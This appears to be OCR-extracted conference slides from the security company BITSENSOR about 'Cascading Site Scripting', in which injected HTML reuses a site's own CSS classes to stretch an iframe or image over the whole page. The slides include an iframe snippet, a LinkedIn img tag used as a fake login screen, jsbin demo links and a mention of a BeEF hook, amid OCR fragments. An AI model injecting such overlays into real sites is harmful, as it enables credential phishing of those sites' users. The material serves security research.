
Set full window


Set position type

Set position

Z-index

http://jsbin.com/qotixugiko/1/edit?html,output





iframe

BITSENSOR

```
<iframe src="https://example.com/"
        width="100%"
        height="100%"
        class="dropdown-backdrop
               navbar-fixed-top">
</iframe>
```

BEEF HOOK

Set full window


Set full window


Set position type

Set position

Z-index

http://jsbin.com/qotixugiko/2/edit?html,output




http://www.ebay.com/gds/Most-Popular-Super-Heroes-/100000002055
BITSENSOR
Home
Services
Demo
Team
Features
Partners
Press
Contact
BITSENSOR
Using big data correlation and efficient attack detection to create applications that defend themselves.
Just show me
In The Cloud
No Signatures
Waiting for static.doubleclick.net...

BITSENSOR

javascript link

whitelisted iframe

100% covering iframe

iframe cross domain

iframe open redirect

100% covering link

100% covering image

login screen image





image link

Fixed


https://www.linkedin.com/pulse/exploiting-web-return-ori
LinkedIn
Email address
Password
?
Sign In
Not a member? Join now


▼
AKA Cascading Site Scripting
▼
▼
▼
<img class="dialog-noheader-modal comment-replies" src="https://media.licdn.com/mpr/mpr/
AAEAAQAAAAAAAAXDAAAAJGE0M2FmZDY5LTZlN2EtNDZhNC1iMjA2LTJiODhjNmJhNGI3Yw.png" alt width="100%" height="100%" data-
loading-tracked="true">

▶ …

http://jsbin.com/daracenafa/1/edit?html,output

BITSENSOR

